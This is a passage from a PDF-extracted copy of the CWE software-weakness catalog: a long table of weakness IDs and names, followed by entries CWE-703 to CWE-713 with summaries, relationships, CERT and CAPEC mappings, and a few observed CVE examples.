B	208	Timing Discrepancy Information Leak
B	209	Information Exposure Through an Error Message
B	210	Product-Generated Error Message Information Leak
B	211	Product-External Error Message Information Leak
B	212	Improper Cross-boundary Removal of Sensitive Data
B	213	Intended Information Leak
V	214	Process Environment Information Leak
V	215	Information Exposure Through Debug Information
G	216	Containment Errors (Container Errors)
V	219	Sensitive Data Under Web Root
G	221	Information Loss or Omission
B	222	Truncation of Security-relevant Information
B	223	Omission of Security-relevant Information
B	224	Obscured Security-relevant Information by Alternate Name
B	226	Sensitive Information Uncleared Before Release
G	227	Failure to Fulfill API Contract ('API Abuse')
G	228	Improper Handling of Syntactically Invalid Structure
G	229	Improper Handling of Values
B	230	Improper Handling of Missing Values
B	231	Improper Handling of Extra Values
B	232	Improper Handling of Undefined Values
G	233	Parameter Problems
B	234	Failure to Handle Missing Parameter
B	235	Improper Handling of Extra Parameters
B	236	Improper Handling of Undefined Parameters
B	238	Improper Handling of Incomplete Structural Elements
B	239	Failure to Handle Incomplete Element
B	240	Improper Handling of Inconsistent Structural Elements
B	241	Improper Handling of Unexpected Data Type
B	242	Use of Inherently Dangerous Function
V	243	Failure to Change Working Directory in chroot Jail
V	244	Failure to Clear Heap Memory Before Release ('Heap Inspection')
V	245	J2EE Bad Practices: Direct Management of Connections
V	246	J2EE Bad Practices: Direct Use of Sockets
V	247	Reliance on DNS Lookups in a Security Decision
B	248	Uncaught Exception
B	252	Unchecked Return Value
B	253	Incorrect Check of Function Return Value
V	258	Empty Password in Configuration File
B	259	Use of Hard-coded Password
V	260	Password in Configuration File
B	266	Incorrect Privilege Assignment
B	267	Privilege Defined With Unsafe Actions
B	268	Privilege Chaining
B	269	Improper Privilege Management
B	270	Privilege Context Switching Error
G	271	Privilege Dropping / Lowering Errors
B	272	Least Privilege Violation

Type	ID	Name
B	273	Improper Check for Dropped Privileges
B	274	Improper Handling of Insufficient Privileges
V	276	Incorrect Default Permissions
V	277	Insecure Inherited Permissions
B	280	Improper Handling of Insufficient Permissions or Privileges
B	281	Improper Preservation of Permissions
C	284	Access Control (Authorization) Issues
C	285	Improper Access Control (Authorization)
C	286	Incorrect User Management
C	287	Improper Authentication
V	289	Authentication Bypass by Alternate Name
B	290	Authentication Bypass by Spoofing
V	302	Authentication Bypass by Assumed-Immutable Data
B	303	Incorrect Implementation of Authentication Algorithm
B	304	Missing Critical Step in Authentication
B	305	Authentication Bypass by Primary Weakness
V	318	Plaintext Storage in Executable
V	329	Not Using a Random IV with CBC Mode
C	330	Use of Insufficiently Random Values
B	331	Insufficient Entropy
V	332	Insufficient Entropy in PRNG
V	333	Improper Handling of Insufficient Entropy in TRNG
B	334	Small Space of Random Values
C	335	PRNG Seed Error
B	336	Same Seed in PRNG
B	337	Predictable Seed in PRNG
B	338	Use of Cryptographically Weak PRNG
B	339	Small Seed Space in PRNG
C	340	Predictability Problems
B	341	Predictable from Observable State
B	342	Predictable Exact Value from Previous Values
B	343	Predictable Value Range from Previous Values
B	344	Use of Invariant Value in Dynamically Changing Context
C	345	Insufficient Verification of Data Authenticity
B	346	Origin Validation Error
B	347	Improper Verification of Cryptographic Signature
B	348	Use of Less Trusted Source
B	349	Acceptance of Extraneous Untrusted Data With Trusted Data
B	351	Insufficient Type Distinction
B	353	Failure to Add Integrity Check Value
B	354	Improper Validation of Integrity Check Value
B	356	Product UI does not Warn User of Unsafe Actions
B	357	Insufficient UI Warning of Dangerous Operations
B	358	Improperly Implemented Security Check for Standard
C	359	Privacy Violation
B	360	Trust of System Event Data
C	362	Race Condition
B	363	Race Condition Enabling Link Following
B	364	Signal Handler Race Condition
B	365	Race Condition in Switch

Type	ID	Name
B	366	Race Condition within a Thread
B	367	Time-of-check Time-of-use (TOCTOU) Race Condition
B	368	Context Switching Race Condition
B	369	Divide By Zero
B	370	Missing Check for Certificate Revocation after Initial Check
B	372	Incomplete Internal State Distinction
B	373	State Synchronization Error
B	374	Passing Mutable Objects to an Untrusted Method
B	375	Returning a Mutable Object to an Untrusted Caller
B	377	Insecure Temporary File
B	378	Creation of Temporary File With Insecure Permissions
B	379	Creation of Temporary File in Directory with Incorrect Permissions
V	382	J2EE Bad Practices: Use of System.exit()
V	383	J2EE Bad Practices: Direct Use of Threads
☹	384	Session Fixation
B	385	Covert Timing Channel
B	386	Symbolic Name not Mapping to Correct Object
G	390	Detection of Error Condition Without Action
B	391	Unchecked Error Condition
B	392	Failure to Report Error in Status Code
B	393	Return of Wrong Status Code
B	394	Unexpected Status Code or Return Value
B	395	Use of NullPointerException Catch to Detect NULL Pointer Dereference
B	396	Declaration of Catch for Generic Exception
B	397	Declaration of Throws for Generic Exception
G	398	Indicator of Poor Code Quality
B	400	Uncontrolled Resource Consumption ('Resource Exhaustion')
B	401	Failure to Release Memory Before Removing Last Reference ('Memory Leak')
G	402	Transmission of Private Resources into a New Sphere ('Resource Leak')
B	403	UNIX File Descriptor Leak
B	404	Improper Resource Shutdown or Release
G	405	Asymmetric Resource Consumption (Amplification)
B	406	Insufficient Control of Network Message Volume (Network Amplification)
B	407	Algorithmic Complexity
B	408	Incorrect Behavior Order: Early Amplification
B	409	Improper Handling of Highly Compressed Data (Data Amplification)
B	410	Insufficient Resource Pool
B	412	Unrestricted Externally Accessible Lock
B	413	Improper Resource Locking
B	414	Missing Lock Check
V	415	Double Free
B	416	Use After Free
B	419	Unprotected Primary Channel
B	420	Unprotected Alternate Channel
B	425	Direct Request ('Forced Browsing')
☹	426	Untrusted Search Path
B	427	Uncontrolled Search Path Element
B	428	Unquoted Search Path or Element
B	430	Deployment of Wrong Handler
B	431	Missing Handler
B	432	Dangerous Handler not Disabled During Sensitive Operations

Type	ID	Name
V	433	Unparsed Raw Web Content Delivery
B	434	Unrestricted Upload of File with Dangerous Type
C	435	Interaction Error
B	436	Interpretation Conflict
B	437	Incomplete Model of Endpoint Features
B	439	Behavioral Change in New Version or Environment
B	440	Expected Behavior Violation
B	444	Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling')
B	446	UI Discrepancy for Security Feature
B	447	Unimplemented or Unsupported Feature in UI
B	448	Obsolete Feature in UI
B	449	The UI Performs the Wrong Action
B	450	Multiple Interpretations of UI Input
B	451	UI Misrepresentation of Critical Information
B	453	Insecure Default Variable Initialization
B	454	External Initialization of Trusted Variables or Data Stores
B	455	Non-exit on Failed Initialization
B	456	Missing Initialization
V	457	Use of Uninitialized Variable
B	459	Incomplete Cleanup
V	460	Improper Cleanup on Thrown Exception
B	462	Duplicate Key in Associative List (Alist)
B	463	Deletion of Data Structure Sentinel
B	464	Addition of Data Structure Sentinel
B	466	Return of Pointer Value Outside of Expected Range
V	467	Use of sizeof() on a Pointer Type
B	468	Incorrect Pointer Scaling
B	469	Use of Pointer Subtraction to Determine Size
B	470	Use of Externally-Controlled Input to Select Classes or Code ('Unsafe Reflection')
B	471	Modification of Assumed-Immutable Data (MAID)
B	472	External Control of Assumed-Immutable Web Parameter
V	473	PHP External Variable Modification
B	474	Use of Function with Inconsistent Implementations
B	475	Undefined Behavior for Input to API
B	476	NULL Pointer Dereference
B	477	Use of Obsolete Functions
V	478	Missing Default Case in Switch Statement
V	479	Unsafe Function Call from a Signal Handler
B	480	Use of Incorrect Operator
V	481	Assigning instead of Comparing
V	482	Comparing instead of Assigning
V	483	Incorrect Block Delimitation
B	484	Omitted Break Statement in Switch
C	485	Insufficient Encapsulation
V	486	Comparison of Classes by Name
V	487	Reliance on Package-level Scope
V	488	Data Leak Between Sessions
B	489	Leftover Debug Code
V	491	Public cloneable() Method Without Final ('Object Hijack')
V	492	Use of Inner Class Containing Sensitive Data

Type	ID	Name
V	493	Critical Public Variable Without Final Modifier
B	494	Download of Code Without Integrity Check
V	495	Private Array-Typed Field Returned From A Public Method
V	496	Public Data Assigned to Private Array-Typed Field
V	497	Exposure of System Data to an Unauthorized Control Sphere
V	498	Information Leak through Class Cloning
V	499	Serializable Class Containing Sensitive Data
V	500	Public Static Field Not Marked Final
V	502	Deserialization of Untrusted Data
G	506	Embedded Malicious Code
B	507	Trojan Horse
B	508	Non-Replicating Malicious Code
B	509	Replicating Malicious Code (Virus or Worm)
B	510	Trapdoor
B	511	Logic/Time Bomb
B	512	Spyware
G	514	Covert Channel
B	515	Covert Storage Channel
C	518	Inadvertently Introduced Weakness
V	520	.NET Misconfiguration: Use of Impersonation
B	521	Weak Password Requirements
B	522	Insufficiently Protected Credentials
V	524	Information Leak Through Caching
V	525	Information Leak Through Browser Caching
V	526	Information Leak Through Environmental Variables
V	528	Exposure of Core Dump File to an Unauthorized Control Sphere
V	530	Exposure of Backup File to an Unauthorized Control Sphere
V	532	Information Leak Through Log Files
V	533	Information Leak Through Server Log Files
V	535	Information Leak Through Shell Error Message
V	536	Information Leak Through Servlet Runtime Error Message
V	537	Information Leak Through Java Runtime Error Message
B	538	File and Directory Information Exposure
V	539	Information Leak Through Persistent Cookies
V	540	Information Leak Through Source Code
V	541	Information Leak Through Include Source Code
V	542	Information Leak Through Cleanup Log Files
V	543	Use of Singleton Pattern Without Synchronization in a Multithreaded Context
V	545	Use of Dynamic Class Loading
V	546	Suspicious Comment
V	547	Use of Hard-coded, Security-relevant Constants
V	548	Information Leak Through Directory Listing
V	549	Missing Password Field Masking
V	550	Information Leak Through Server Error Message
B	551	Incorrect Behavior Order: Authorization Before Parsing and Canonicalization
B	552	Files or Directories Accessible to External Parties
V	553	Command Shell in Externally Accessible Directory
V	554	ASP.NET Misconfiguration: Not Using Input Validation Framework
V	555	J2EE Misconfiguration: Plaintext Password in Configuration File
V	556	ASP.NET Misconfiguration: Use of Identity Impersonation

Type	ID	Name
V	558	Use of getlogin() in Multithreaded Application
V	560	Use of umask() with chmod-style Argument
V	561	Dead Code
B	562	Return of Stack Variable Address
V	563	Unused Variable
V	564	SQL Injection: Hibernate
B	565	Reliance on Cookies without Validation and Integrity Checking
V	566	Access Control Bypass Through User-Controlled SQL Primary Key
B	567	Unsynchronized Access to Shared Data
V	568	finalize() Method Without super.finalize()
V	570	Expression is Always False
V	571	Expression is Always True
V	572	Call to Thread run() instead of start()
C	573	Failure to Follow Specification
V	574	EJB Bad Practices: Use of Synchronization Primitives
V	575	EJB Bad Practices: Use of AWT Swing
V	576	EJB Bad Practices: Use of Java I/O
V	577	EJB Bad Practices: Use of Sockets
V	578	EJB Bad Practices: Use of Class Loader
V	579	J2EE Bad Practices: Non-serializable Object Stored in Session
V	580	clone() Method Without super.clone()
B	581	Object Model Violation: Just One of Equals and Hashcode Defined
V	582	Array Declared Public, Final, and Static
V	583	finalize() Method Declared Public
B	584	Return Inside Finally Block
V	585	Empty Synchronized Block
V	586	Explicit Call to Finalize()
B	587	Assignment of a Fixed Address to a Pointer
V	588	Attempt to Access Child of a Non-structure Pointer
V	589	Call to Non-ubiquitous API
V	590	Free of Memory not on the Heap
V	591	Sensitive Data Storage in Improperly Locked Memory
C	592	Authentication Bypass Issues
V	593	Authentication Bypass: OpenSSL CTX Object Modified after SSL Objects are Created
V	594	J2EE Framework: Saving Unserializable Objects to Disk
B	595	Comparison of Object References Instead of Object Contents
B	596	Incorrect Semantic Object Comparison
V	597	Use of Wrong Operator in String Comparison
V	598	Information Leak Through Query Strings in GET Request
V	599	Trust of OpenSSL Certificate Without Validation
B	600	Failure to Catch All Exceptions in Servlet
V	601	URL Redirection to Untrusted Site ('Open Redirect')
B	603	Use of Client-Side Authentication
B	605	Multiple Binds to the Same Port
B	606	Unchecked Input for Loop Condition
V	607	Public Static Final Field References Mutable Object
V	608	Struts: Non-private Field in ActionForm Class
B	609	Double-Checked Locking
V	611	Information Leak Through XML External Entity File Disclosure
V	612	Information Leak Through Indexing of Private Data

Type	ID	Name
B	613	Insufficient Session Expiration
V	614	Sensitive Cookie in HTTPS Session Without 'Secure' Attribute
V	615	Information Leak Through Comments
V	616	Incomplete Identification of Uploaded File Variables (PHP)
V	617	Reachable Assertion
B	618	Exposed Unsafe ActiveX Method
B	619	Dangling Database Cursor ('Cursor Injection')
V	620	Unverified Password Change
B	621	Variable Extraction Error
V	622	Unvalidated Function Hook Arguments
V	623	Unsafe ActiveX Control Marked Safe For Scripting
B	624	Executable Regular Expression Error
B	625	Permissive Regular Expression
V	626	Null Byte Interaction Error (Poison Null Byte)
B	627	Dynamic Variable Evaluation
B	628	Function Call with Incorrectly Specified Arguments
G	636	Not Failing Securely ('Failing Open')
G	637	Failure to Use Economy of Mechanism
G	638	Failure to Use Complete Mediation
B	640	Weak Password Recovery Mechanism for Forgotten Password
B	641	Improper Restriction of Names for Files and Other Resources
G	642	External Control of Critical State Data
B	643	Improper Neutralization of Data within XPath Expressions ('XPath Injection')
V	644	Improper Neutralization of HTTP Headers for Scripting Syntax
V	646	Reliance on File Name or Extension of Externally-Supplied File
V	647	Use of Non-Canonical URL Paths for Authorization Decisions
B	648	Incorrect Use of Privileged APIs
B	649	Reliance on Obfuscation or Encryption of Security-Relevant Inputs without Integrity Checking
V	650	Trusting HTTP Permission Methods on the Server Side
V	651	Information Exposure through WSDL File
B	652	Improper Neutralization of Data within XQuery Expressions ('XQuery Injection')
B	653	Insufficient Compartmentalization
B	654	Reliance on a Single Factor in a Security Decision
B	655	Insufficient Psychological Acceptability
B	656	Reliance on Security through Obscurity
G	657	Violation of Secure Design Principles
B	662	Improper Synchronization
B	663	Use of a Non-reentrant Function in a Multithreaded Context
G	664	Improper Control of a Resource Through its Lifetime
B	665	Improper Initialization
B	666	Operation on Resource in Wrong Phase of Lifetime
B	667	Insufficient Locking
G	668	Exposure of Resource to Wrong Sphere
G	669	Incorrect Resource Transfer Between Spheres
G	670	Always-Incorrect Control Flow Implementation
G	671	Lack of Administrator Control over Security
B	672	Operation on a Resource after Expiration or Release
G	673	External Influence of Sphere Definition
B	674	Uncontrolled Recursion
G	675	Duplicate Operations on Resource

Type	ID	Name
B	676	Use of Potentially Dangerous Function
B	681	Incorrect Conversion between Numeric Types
C	682	Incorrect Calculation
V	683	Function Call With Incorrect Order of Arguments
B	684	Failure to Provide Specified Functionality
V	685	Function Call With Incorrect Number of Arguments
V	686	Function Call With Incorrect Argument Type
V	687	Function Call With Incorrectly Specified Argument Value
V	688	Function Call With Incorrect Variable or Reference as Argument
B	689	Permission Race Condition During Resource Copy
C	691	Insufficient Control Flow Management
C	693	Protection Mechanism Failure
B	694	Use of Multiple Resources with Duplicate Identifier
B	695	Use of Low-Level Functionality
C	696	Incorrect Behavior Order
C	697	Insufficient Comparison
B	698	Redirect Without Exit
C	703	Failure to Handle Exceptional Conditions
C	704	Incorrect Type Conversion or Cast
C	705	Incorrect Control Flow Scoping
C	706	Use of Incorrectly-Resolved Name or Reference
C	707	Improper Enforcement of Message or Data Structure
B	708	Incorrect Ownership Assignment
C	710	Coding Standards Violation
C	732	Incorrect Permission Assignment for Critical Resource
B	749	Exposed Dangerous Method or Function
C	754	Improper Check for Unusual or Exceptional Conditions
C	755	Improper Handling of Exceptional Conditions
V	761	Free of Pointer not at Start of Buffer
V	762	Mismatched Memory Management Routines
B	763	Release of Invalid Pointer or Reference
V	764	Multiple Locks of a Critical Resource
V	765	Multiple Unlocks of a Critical Resource
V	766	Critical Variable Declared Public
V	767	Access to Critical Private Variable via Public Method
V	768	Incorrect Short Circuit Evaluation
C	769	File Descriptor Exhaustion
B	770	Allocation of Resources Without Limits or Throttling
B	771	Missing Reference to Active Allocated Resource
B	772	Missing Release of Resource after Effective Lifetime
V	773	Missing Reference to Active File Descriptor or Handle
V	774	Allocation of File Descriptors or Handles Without Limits or Throttling
V	775	Missing Release of File Descriptor or Handle after Effective Lifetime
V	776	Unrestricted Recursive Entity References in DTDs ('XML Bomb')
V	777	Regular Expression without Anchors
V	780	Use of RSA Algorithm without OAEP
V	781	Improper Address Validation in IOCTL with METHOD_NEITHER I/O Control Code
V	782	Exposed IOCTL with Insufficient Access Control
V	784	Reliance on Cookies without Validation and Integrity Checking in a Security Decision
V	785	Use of Path Manipulation Function without Maximum-sized Buffer
V	789	Uncontrolled Memory Allocation

Type	ID	Name
	799	Improper Control of Interaction Frequency
	804	Guessable CAPTCHA
	805	Buffer Access with Incorrect Length Value
	806	Buffer Access Using Size of Source Buffer
	807	Reliance on Untrusted Inputs in a Security Decision

Relationships

Nature	Type	ID	Name		Page
MemberOf		699	Development Concepts	699	819

CWE-703: Failure to Handle Exceptional Conditions

Weakness ID: 703 (Weakness Class)

Status: Incomplete

Description

Summary

The software does not properly anticipate or handle exceptional conditions that rarely occur during normal operation of the software.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Relationships

Nature	Type	ID	Name		Page
ParentOf		166	Improper Handling of Missing Special Element	1000	242
ParentOf		167	Improper Handling of Additional Special Element	1000	243
ParentOf		168	Failure to Resolve Inconsistent Special Elements	1000	244
ParentOf		228	Improper Handling of Syntactically Invalid Structure	1000	314
ParentOf		248	Uncaught Exception	1000	330
ParentOf		274	Improper Handling of Insufficient Privileges	1000	363
ParentOf		280	Improper Handling of Insufficient Permissions or Privileges	1000	368
ParentOf		283	Unverified Ownership	1000	371
ParentOf		333	Improper Handling of Insufficient Entropy in TRNG	1000	436
ParentOf		391	Unchecked Error Condition	1000	501
ParentOf		392	Failure to Report Error in Status Code	1000	503
ParentOf		393	Return of Wrong Status Code	1000	504
ParentOf		397	Declaration of Throws for Generic Exception	1000	507
ParentOf		754	Improper Check for Unusual or Exceptional Conditions	1000	874
ParentOf		755	Improper Handling of Exceptional Conditions	1000	881
MemberOf		1000	Research Concepts	1000	958

Relationship Notes

This is a high-level class that might have some overlap with other classes. It could be argued that even "normal" weaknesses such as buffer overflows involve a failure to handle exceptional conditions. In that sense, this might be an inherent aspect of most other weaknesses within CWE, similar to API Abuse (CWE-227) and Indicator of Poor Code Quality (CWE-398). However, this entry is currently intended to unify disparate concepts that do not have other places within the Research Concepts view (CWE-1000).

References

Taimur Aslam. "A Taxonomy of Security Faults in the UNIX Operating System". 1995-08-01. <<http://ftp.cerias.purdue.edu/pub/papers/taimur-aslam/aslam-taxonomy-msthesis.pdf>>.

Taimur Aslam, Ivan Krsul and Eugene H. Spafford. "Use of A Taxonomy of Security Faults". 1995-08-01. < <http://csrc.nist.gov/nissc/1996/papers/NISSC96/paper057/PAPER.PDF> >.

CWE-704: Incorrect Type Conversion or Cast

Weakness ID: 704 (Weakness Class)

Status: Incomplete

Description

Summary

The software does not correctly convert an object, resource or structure from one type to a different type.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- C (Often)
- C++ (Often)
- All

Relationships

Nature	Type	ID	Name	ⓧ	Page
ChildOf	ⓐ	664	Improper Control of a Resource Through its Lifetime	1000	777
ChildOf	ⓐ	737	CERT C Secure Coding Section 03 - Expressions (EXP)	734	864
ChildOf	ⓐ	741	CERT C Secure Coding Section 07 - Characters and Strings (STR)	734	866
ChildOf	ⓐ	747	CERT C Secure Coding Section 49 - Miscellaneous (MSC)	734	869
ParentOf	ⓧ	588	Attempt to Access Child of a Non-structure Pointer	1000	695
ParentOf	ⓑ	681	Incorrect Conversion between Numeric Types	1000	801

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CERT C Secure Coding	EXP05-C	Do not cast away a const qualification
CERT C Secure Coding	MSC31-C	Ensure that return values are compared against the proper type
CERT C Secure Coding	STR34-C	Cast characters to unsigned types before converting to larger integer sizes
CERT C Secure Coding	STR37-C	Arguments to character handling functions must be representable as an unsigned char

CWE-705: Incorrect Control Flow Scoping

Weakness ID: 705 (Weakness Class)

Status: Incomplete

Description

Summary

The software does not properly return control flow to the proper location after it has completed a task or detected an unusual condition.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Relationships

Nature	Type	ID	Name	ⓧ	Page
ChildOf	ⓐ	691	Insufficient Control Flow Management	1000	812
ChildOf	ⓐ	744	CERT C Secure Coding Section 10 - Environment (ENV)	734	868
ChildOf	ⓐ	746	CERT C Secure Coding Section 12 - Error Handling (ERR)	734	869

Nature	Type	ID	Name	V	Page
ParentOf	V	382	J2EE Bad Practices: Use of System.exit()	1000	489
ParentOf	B	396	Declaration of Catch for Generic Exception	1000	506
ParentOf	B	397	Declaration of Throws for Generic Exception	1000	507
ParentOf	B	455	Non-exit on Failed Initialization	1000	570
ParentOf	B	584	Return Inside Finally Block	1000	692
ParentOf	B	698	Redirect Without Exit	1000	818

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CERT C Secure Coding	ENV32-C	All atexit handlers must return normally
CERT C Secure Coding	ERR04-C	Choose an appropriate termination strategy

CWE-706: Use of Incorrectly-Resolved Name or Reference

Weakness ID: 706 (Weakness Class)

Status: Incomplete

Description

Summary

The software uses a name or reference to access a resource, but the name/reference resolves to a resource that is outside of the intended control sphere.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Relationships

Nature	Type	ID	Name	V	Page
PeerOf	B	99	Improper Control of Resource Identifiers ('Resource Injection')	1000	143
ChildOf	G	664	Improper Control of a Resource Through its Lifetime	1000	777
ParentOf	G	22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	1000	25
ParentOf	B	41	Improper Resolution of Path Equivalence	1000	53
ParentOf	B	59	Improper Link Resolution Before File Access ('Link Following')	1000	65
ParentOf	B	66	Improper Handling of File Names that Identify Virtual Resources	1000	71
ParentOf	B	98	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')	1000	138
ParentOf	B	178	Failure to Resolve Case Sensitivity	1000	255
ParentOf	B	386	Symbolic Name not Mapping to Correct Object	1000	494

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
38	Leveraging/Manipulating Configuration File Search Paths	
48	Passing Local Filenames to Functions That Expect a URL	

CWE-707: Improper Enforcement of Message or Data Structure

Weakness ID: 707 (Weakness Class)

Status: Incomplete

Description

Summary

The software does not enforce or incorrectly enforces that structured messages or data are well-formed before being read from an upstream component or sent to a downstream component.

Extended Description

If a message is malformed it may cause the message to be incorrectly interpreted. This weakness typically applies in cases where the product prepares a control message that another process must act on, such as a command or query, and malicious input that was intended as data, can enter the control plane instead. However, this weakness also applies to more general cases where there are not always control implications.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ParentOf		74	Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')	1000	81
ParentOf		116	Improper Encoding or Escaping of Output	1000	167
ParentOf		138	Improper Neutralization of Special Elements	1000	216
ParentOf		170	Improper Null Termination	1000	245
ParentOf		172	Encoding Error	1000	250
ParentOf		228	Improper Handling of Syntactically Invalid Structure	1000	314
ParentOf		240	Improper Handling of Inconsistent Structural Elements	1000	322
ParentOf		463	Deletion of Data Structure Sentinel	1000	579
MemberOf	<input checked="" type="checkbox"/>	1000	Research Concepts	1000	958

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
3	Using Leading 'Ghost' Character Sequences to Bypass Input Filters	
4	Using Alternative IP Address Encodings	
7	Blind SQL Injection	
33	HTTP Request Smuggling	
34	HTTP Response Splitting	
43	Exploiting Multiple Input Interpretation Layers	
52	Embedding NULL Bytes	
53	Postfix, Null Terminate, and Backslash	
64	Using Slashes and URL Encoding Combined to Bypass Validation Logic	
66	SQL Injection	
78	Using Escaped Slashes in Alternate Encoding	
79	Using Slashes in Alternate Encoding	
83	XPath Injection	
84	XQuery Injection	

CWE-708: Incorrect Ownership Assignment

Weakness ID: 708 (*Weakness Base*) **Status:** Incomplete

Description

Summary

The software assigns an owner to a resource, but the owner is outside of the intended control sphere.

Extended Description

This may allow the resource to be manipulated by actors outside of the intended control sphere.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2005-1064	Product changes the ownership of files that a symlink points to, instead of the symlink itself.
CVE-2005-3148	Backup software restores symbolic links with incorrect uid/gid.
CVE-2007-1716	Manager does not properly restore ownership of a reusable resource when a user logs out, allowing privilege escalation.
CVE-2007-4238	OS installs program with bin owner/group, allowing modification.
CVE-2007-5101	File system sets wrong ownership and group when creating a new file.

Potential Mitigations

Periodically review the privileges and their owners.

Use automated tools to check for privilege settings.

Other Notes

This overlaps verification errors, permissions, and privileges.

A closely related weakness is the incorrect assignment of groups to a resource. It is not clear whether it would fall under this entry or require a different entry.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		282	Improper Ownership Management	699	370
CanAlsoBe		345	Insufficient Verification of Data Authenticity	1000	444
ChildOf		723	OWASP Top Ten 2004 Category A2 - Broken Access Control	711	851

CWE-709: Named Chains

View ID: 709 (View: Graph)

Status: Incomplete

Objective

This view (graph) displays Named Chains and their components.

View Data

Filter Used:

//@Compound_Element_Structure='Chain'

View Metrics

	CWEs in this view		Total CWEs
Total	3	out of	828
Views	0	out of	24
Categories	0	out of	120
Weaknesses	0	out of	675
Compound_Elements	3	out of	9

CWEs Included in this View

Type	ID	Name
	680	Integer Overflow to Buffer Overflow
	690	Unchecked Return Value to NULL Pointer Dereference
	692	Incomplete Blacklist to Cross-Site Scripting

CWE-710: Coding Standards Violation

Weakness ID: 710 (Weakness Class)

Status: Incomplete

Description

Summary

The software does not follow certain coding rules for development, which can lead to resultant weaknesses or increase the severity of the associated vulnerabilities.

Time of Introduction

- Architecture and Design

- Implementation

Applicable Platforms

Languages

- All

Potential Mitigations

Document and closely follow coding standards.

Where possible, use automated tools to enforce the standards.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf		227	Failure to Fulfill API Contract ('API Abuse')	1000	313
ParentOf		242	Use of Inherently Dangerous Function	1000	323
ParentOf		398	Indicator of Poor Code Quality	1000	508
ParentOf		506	Embedded Malicious Code	1000	636
ParentOf		657	Violation of Secure Design Principles	1000	768
ParentOf		758	Reliance on Undefined, Unspecified, or Implementation-Defined Behavior	1000	882
MemberOf		1000	Research Concepts	1000	958

CWE-711: Weaknesses in OWASP Top Ten (2004)

View ID: 711 (View: Graph)

Status: Incomplete

Objective

CWE nodes in this view (graph) are associated with the OWASP Top Ten, as released in 2004, and as required for compliance with PCI DSS version 1.1.

View Data

View Metrics

	CWEs in this view		Total CWEs
Total	127	out of	828
Views	0	out of	24
Categories	16	out of	120
Weaknesses	110	out of	675
Compound_Elements	1	out of	9

View Audience

Developers

This view outlines the most important issues as identified by the OWASP Top Ten (2004 version), providing a good starting point for web application developers who want to code more securely, as well as complying with PCI DSS 1.1.

Software Customers

This view outlines the most important issues as identified by the OWASP Top Ten, providing customers with a way of asking their software developers to follow minimum expectations for secure code, in compliance with PCI-DSS 1.1.

Educators

Since the OWASP Top Ten covers the most frequently encountered issues, this view can be used by educators as training material for students. However, the 2007 version (CWE-629) might be more appropriate.

Relationships

Nature	Type	ID	Name	V	Page
HasMember		722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	711	850
HasMember		723	OWASP Top Ten 2004 Category A2 - Broken Access Control	711	851
HasMember		724	OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management	711	852
HasMember		725	OWASP Top Ten 2004 Category A4 - Cross-Site Scripting (XSS) Flaws	711	853

Nature	Type	ID	Name	V	Page
HasMember	C	726	OWASP Top Ten 2004 Category A5 - Buffer Overflows	711	853
HasMember	C	727	OWASP Top Ten 2004 Category A6 - Injection Flaws	711	853
HasMember	C	728	OWASP Top Ten 2004 Category A7 - Improper Error Handling	711	854
HasMember	C	729	OWASP Top Ten 2004 Category A8 - Insecure Storage	711	854
HasMember	C	730	OWASP Top Ten 2004 Category A9 - Denial of Service	711	855
HasMember	C	731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	711	855

Relationship Notes

CWE relationships for this view were obtained by examining the OWASP document and mapping to any items that were specifically mentioned within the text of a category. As a result, this mapping is not complete with respect to all of CWE. In addition, some concepts were mentioned in multiple Top Ten items, which caused them to be mapped to multiple CWE categories. For example, SQL injection is mentioned in both A1 (CWE-722) and A6 (CWE-727) categories.

References

"Top 10 2004". OWASP. 2004-01-27. < http://www.owasp.org/index.php/Top_10_2004 >. PCI Security Standards Council. "About the PCI Data Security Standard (PCI DSS)". < https://www.pcisecuritystandards.org/security_standards/pci_dss.shtml >.

Maintenance Notes

Some parts of CWE are not fully fleshed out in terms of weaknesses. When these areas were mentioned in the Top Ten, category nodes were mapped, although general mapping practice would usually favor mapping only to weaknesses.

CWE-712: OWASP Top Ten 2007 Category A1 - Cross Site Scripting (XSS)

Category ID: 712 (Category) Status: Incomplete

Description

Summary

Weaknesses in this category are related to the A1 category in the OWASP Top Ten 2007.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	B	79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	629	96
MemberOf	V	629	Weaknesses in OWASP Top Ten (2007)	629	734

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
85	Client Network Footprinting (using AJAX/XSS)	

References

OWASP. "Top 10 2007-Cross Site Scripting". 2007. < http://www.owasp.org/index.php/Top_10_2007-A1 >.

CWE-713: OWASP Top Ten 2007 Category A2 - Injection Flaws

Category ID: 713 (Category) Status: Incomplete

Description

Summary

Weaknesses in this category are related to the A2 category in the OWASP Top Ten 2007.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	C	77	Improper Neutralization of Special Elements used in a Command ('Command Injection')	629	85
ParentOf	B	89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	629	118
ParentOf	B	90	Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection')	629	127
ParentOf	B	91	XML Injection (aka Blind XPath Injection)	629	128
ParentOf	B	93	Improper Neutralization of CRLF Sequences ('CRLF Injection')	629	129
